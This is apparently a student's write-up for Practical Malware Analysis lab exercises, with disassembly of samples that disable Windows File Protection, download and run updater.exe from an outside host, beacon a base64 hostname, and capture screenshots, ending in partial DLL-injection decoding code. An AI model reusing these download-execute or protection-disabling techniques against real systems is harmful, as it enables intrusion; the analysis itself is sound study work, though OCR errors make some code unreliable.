


Figure 8. Bin 101 in the resource section

#### vi. What is the purpose of this and the dropped malware?

Apparently in order for **SfcTerminateWatcherThread()** to work, the caller must be from winlogon.exe. That explains why the malware goes through the trouble in looping through all running threads to locate winlogon.exe and it even attempts to get higher privileges by using **AdjustTokenPrivileges** to change token privilege to **seDebugPrivilege**. With the higher privilege, the malware then calls **CreateRemoteThread** to ask Winlogon to invoke **SfcTerminateWatcherThread()**. With that, file protection mechanism will be disabled and the malware can freely change the system protected files until the next reboot.

The dropped malware in “**C:\|windows\|system32\|wupdmgr.exe**” executes the original wupdmgr.exe (which is now in the temp folder) and it attempts to download new malware from “<http://www.practicalmalwareanalysis.com/updater.exe>” and save it as “**C:\|windows\|system32\|wupdmgr.exe**”

```

mou [ebp+var_444], 0
lea eax, [ebp+Buffer]
push eax ; lpBuffer
push 10Eh ; nBufferLength
call ds:GetTempPathA
push offset aWinup_exe ; "\\winup.exe"
lea ecx, [ebp+Buffer]
push ecx
push offset Format ; "%S%S"
push 10Eh ; Count
lea edx, [ebp+Dest]
push edx ; Dest
call ds:_snprintf
add esp, 14h
push 5 ; uCmdShow
lea eax, [ebp+Dest]
push eax ; lpCmdLine
call ds:WinExec ; execute original wupdmgd.exe
push 10Eh ; uSize
lea ecx, [ebp+var_330]
push ecx ; lpBuffer
call ds:GetWindowsDirectoryA
push offset aSystem32Wupdng ; "\\system32\\wupdng.exe"
lea edx, [ebp+var_330]
push edx
push offset aSS_0 ; "%S%S"
push 10Eh ; Count
lea eax, [ebp+Cmpline]
push eax ; Dest
call ds:_snprintf
add esp, 14h
push 0 ; LPBINDSTATUSCALLBACK
push 0 ; DWORD
lea ecx, [ebp+Cmpline]
push ecx ; LPCSTR
push offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push 0 ; LPUNKNOWN
call URLDownloadToFileA
mou [ebp+var_444], eax
cmp [ebp+var_444], 0
jnz short loc 401124

```

```

push 0 ; uCmdShow
lea edx, [ebp+Cmpline]
push edx ; lpCmdLine
call ds:WinExec

```

Figure 9. URLDownloadToFileA

**a. Analyze the malware found in the file *Lab13-01.exe*.**

- i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?**

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as <http://www.practicalmalwareanalysis.com>.

Address	Length	Type	String
's' .rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
's' .rdata:0040511D	0000000C	C	123456789+/
's' .rdata:00405156	00000006	unic...	OP
's' .rdata:0040515D	00000008	C	(8PX\a\b
's' .rdata:00405165	00000007	C	700WP\a
's' .rdata:00405174	00000008	C	\b'h````
's' .rdata:0040517D	0000000A	C	ppxxx\b\ a\b
's' .rdata:00405198	0000000E	unic...	(null)
's' .rdata:004051A8	00000007	C	(null)
's' .rdata:004051B0	0000000F	C	runtime error
's' .rdata:004051C4	0000000E	C	TLOSS error\r\n
's' .rdata:004051D4	0000000D	C	SING error\r\n
's' .rdata:004051E4	00000005	C	DOMAIN

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with “;”.




Figure 3. FlndResourceA 101



Figure 4. Resource String





Figure 5. XOR with ;

**iii. What is the key used for encoding and what content does it encode?**

The key used is “;“. The decoded content is <http://www.practicalmalwareanalysis.com>.

**iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?**



KANAL plugin located 4 addresses that uses  
“ABCDEF~~GHIJKLMNOPQRSTUVWXYZ~~abcdef~~hijklmnopqrstuvwxyz~~0123456789+/-”

#### v. What type of encoding is used for a portion of the network traffic sent by the malware?

base64 encoding is used to encode the computer name.




Figure 7. Encoding string




Figure 8. String encoded



Figure 9. Checking base64 encoded string

**vi. Where is the Base64 function in the disassembly?**

At address 0x004010B1.

**vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?**

The maximum length is 12 characters. The maximum base64 length is 16 bytes.

```
; 800L __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesToRead)
httpRead proc near

 Buffer= byte ptr -558h
 hFile= dword ptr -358h
 szUrl= byte ptr -35Ah
 hInternet= dword ptr -154h
 name= byte ptr -150h
 szAgent= byte ptr -50h
 var_30= byte ptr -30h
 var_28= dword ptr -28h
 var_27= dword ptr -27h
 var_23= dword ptr -23h
 dwNumberOfBytesRead= dword ptr -1ch
 var_18= byte ptr -18h
 var_10= byte ptr -8Ch
 var_8= dword ptr -8
 var_4= dword ptr -4
 arg_0= dword ptr 0
 lpBuffer= dword ptr 0Ch
 dwNumberOfBytesToRead= dword ptr 10h
 lpdwNumberOfBytesRead= dword ptr 14h

 push ebp
 mov ebp, esp
 sub esp, 558h
 mov [ebp+var_30], 0
 xor eax, eax
 mov dword ptr [ebp+var_30+1], eax
 mov [ebp+var_28], eax
 mov [ebp+var_27], eax
 mov [ebp+var_23], eax
 push offset aMozilla_0 : "Mozilla/5.0"
 lea ecx, [ebp+szAgent]
 push ecx, [ebp+szAgent]
 push ecx, [ebp+szAgent]
 call _sprintf
 add esp, 8
 push 100h ; namelen
 lea edx, [ebp+name]
 push edx, [ebp+name]
 call _gethostname
 mov [ebp+var_4], eax
 push 12 ; copy 12 characters
 lea eax, [ebp+name]
 push eax, [ebp+name]
 lea ecx, [ebp+var_18]
 push ecx, [ebp+var_18]
 call _strncpy
```

Figure

10. Only 12 Characters

viii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?

According to [wiki](#). If the plain text is not divisible by 3, padding will present in the encoded string.

ix. What does this malware do?

It keeps sending the computer name (max 12 bytes) to <http://www.practicalmalwareanalysis.com> every 30 seconds until 0x6F is received as the first character in the response.

**b. Analyze the malware found in the file Lab13-02.exe****i. Using dynamic analysis, determine what this malware creates.**

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.




Figure 1. Proc Mon

**ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?**

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction
.text:00401040	sub_401000	xor eax, eax
.text:004012D6	sub_40128D	xor eax, [ebp+var_10]
.text:0040171F	sub_401570	xor eax, [esi+edx*4]
.text:0040176F	sub_401739	xor edx, [ecx]
.text:0040177A	sub_401739	xor edx, ecx
.text:00401785	sub_401739	xor edx, ecx
.text:00401795	sub_401739	xor eax, [edx+8]
.text:004017A1	sub_401739	xor eax, edx
.text:004017AC	sub_401739	xor eax, edx
.text:004017BD	sub_401739	xor ecx, [eax+10h]
.text:004017C9	sub_401739	xor ecx, eax
.text:004017D4	sub_401739	xor ecx, eax
.text:004017E5	sub_401739	xor edx, [ecx+18h]
.text:004017F1	sub_401739	xor edx, ecx
.text:004017FC	sub_401739	xor edx, ecx
.text:0040191E	_main	xor eax, eax
.text:0040311A		xor dh, [eax]
.text:0040311E		xor [eax], dh
.text:00403688		xor ecx, ecx
.text:004036A5		xor edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents.

iv. Where is the encoding function in the disassembly?

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push ebp
mov ebp, esp
sub esp, 20Ch
mov [ebp+hMem], 0
mov [ebp+nNumberOfBytesToWrite], 0
lea eax, [ebp+nNumberOfBytesToWrite]
push eax
lea ecx, [ebp+hMem]
push ecx
call GetData ; Steal Data
add esp, 8
mov edx, [ebp+nNumberOfBytesToWrite]
push edx
mov eax, [ebp+hMem]
push eax
call encode ; Encode Data
add esp, 8
call ds:GetTickCount
mov [ebp+var_4], eax
mov ecx, [ebp+var_4]
push ecx
push offset aTemp08x ; "temp%08x"
lea edx, [ebp+FileName]
push edx ; char *
call _sprintf
add esp, 0Ch
lea eax, [ebp+FileName]
push eax ; lpFileName
mov ecx, [ebp+nNumberOfBytesToWrite]
push ecx ; nNumberOfBytesToWrite
mnu edx, [ehn+hMem]
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

[GetDesktopWindow](#): Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

[GetDC](#): The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

[CreateCompatibleDC](#): The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

[CreateCompatibleBitmap](#): The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

[BitBlt](#): The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.

```

mov [ebp+hdcl], 0
push 0 ; nIndex
call ds:GetSystemMetrics
mov [ebp+var_1C], eax
push 1 ; nIndex
call ds:GetSystemMetrics
mov [ebp+cy], eax
call ds:GetDesktopWindow
mov hWnd, eax
mov eax, hWnd
push eax ; hWnd
call ds:GetDC
mov hDC, eax
mov ecx, hDC
push ecx ; hdc
call ds>CreateCompatibleDC
mov [ebp+hdcl], eax
mov edx, [ebp+cy]
push edx ; cy
mov eax, [ebp+var_1C]
push eax ; cx
mov ecx, hDC
push ecx ; hdc
call ds>CreateCompatibleBitmap
mov [ebp+h], eax
mov edx, [ebp+h]
push edx ; h
mov eax, [ebp+hdcl]
push eax ; hdc
call ds>SelectObject
push 0C0020h ; rop
push 0 ; y1
push 0 ; x1
mov ecx, hDC
push ecx ; hdcSrc
mov edx, [ebp+cy]
push edx ; cy
mov eax, [ebp+var_1C]
push eax ; cx
push 0 ; y
push 0 ; x
mov ecx, [ebp+hdcl]
push ecx ; hdc
call ds:BitBlt
lea edx, [ebp+pu]
push edx ; pu
push 18h ; c
mov eax, [ebp+h]
push eax ; h
call ds:GetObjectA

```

Figure 4. Screenshot

## vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through. However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor proc near ; CODE XREF: encode+26↓p
.text:00401739
.text:00401739 var_4 = dword ptr -4
.text:00401739 arg_0 = dword ptr 8
.text:00401739 arg_4 = dword ptr 0Ch
.text:00401739 arg_8 = dword ptr 10h
.text:00401739 arg_c = dword ptr 14h
.text:00401739
.text:00401739
.text:00401739 push ebp
.text:0040173A mov ebp, esp
.text:0040173C push ecx
.text:0040173D mov [ebp+var_4], 0
.text:00401744 jmp short loc_40174F
.text:00401746 ;
.text:00401746 loc_401746: ; CODE XREF: xor+DD↓j
.text:00401746 mov eax, [ebp+var_4]
.text:00401749 add eax, 10h
.text:0040174C mov [ebp+var_4], eax
.text:0040174F loc_40174F: ; CODE XREF: xor+B↑j
.text:0040174F mov ecx, [ebp+var_4]
.text:00401752 cmp ecx, [ebp+arg_C]
.text:00401755 jnb loc_40181B
.text:00401758 mov edx, [ebp+arg_0]
.text:0040175E push edx
.text:0040175F call shiftOperations
.text:00401764 add esp, 4
.text:00401767 mov eax, [ebp+arg_4]
.text:0040176A mov ecx, [ebp+arg_0]
.text:0040176D mov edx, [eax]
.text:0040176F xor edx, [ecx]
.text:00401771 mov eax, [ebp+arg_0]
.text:00401774 mov ecx, [eax+14h]
.text:00401777 shr ecx, 10h
.text:0040177A xor edx, ecx
.text:0040177C mov eax, [ebp+arg_0]
.text:0040177F mov ecx, [eax+0Ch]
.text:00401782 shl ecx, 10h
.text:00401785 xor edx, ecx
.text:00401787 mov eax, [ebp+arg_8]
.text:0040178A mov [eax], edx
.text:0040178C mov ecx, [ebp+arg_4]
.text:0040178F mov edx, [ebp+arg_0]
.text:00401792 mov eax, [ecx+4]
.text:00401795 xor eax, [edx+8]
.text:00401798 mov ecx, [ebp+arg_0]
.text:0040179B mov edx, [ecx+1Ch]
.text:0040179E shr edx, 10h
.text:004017A1 xor eax, edx
.text:004017A3 mov ecx, [ebp+arg_0]
.text:004017A6 mov edx, [ecx+14h]
.text:004017A9 shl edx, 10h
.text:004017AC xor eax, edx
```

Figure 5. xor operations

## vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on **DLL\_PROCESS\_ATTACHED**. To attach the DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process.

```

void decode()
{
 WIN32_FIND_DATA ffd;
 LARGE_INTEGER filesize;
 TCHAR szDir[MAX_PATH];
 size_t length_of_arg;
 HANDLE hFind = INVALID_HANDLE_VALUE;
 DWORD dwError=0;

 while(1){
 stringchop(szDir, MAX_PATH, "-");
 StringCchCat(szDir, MAX_PATH, TEXT("\\V"));

 hFind = FindFirstFile(szDir, &ffd);

 myFuncPtr = (Funptr)0x0040181F;
 myWritePtr = (vwritefun)0x00401000;

 if (INVALID_HANDLE_VALUE == hFind)
 {
 continue;
 }

 do
 {
 if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
 {
 if (!strcmp(ffd.cFileName, "temp", 4)){
 BYTE *buffer;
 long fsize;
 CHAR temp[MAX_PATH];
 FILE *f = fopen(ffd.cFileName, "rb");
 fseek(f, 0, SEEK_END);
 fsize = ftell(f);
 fseek(f, 0, SEEK_SET);

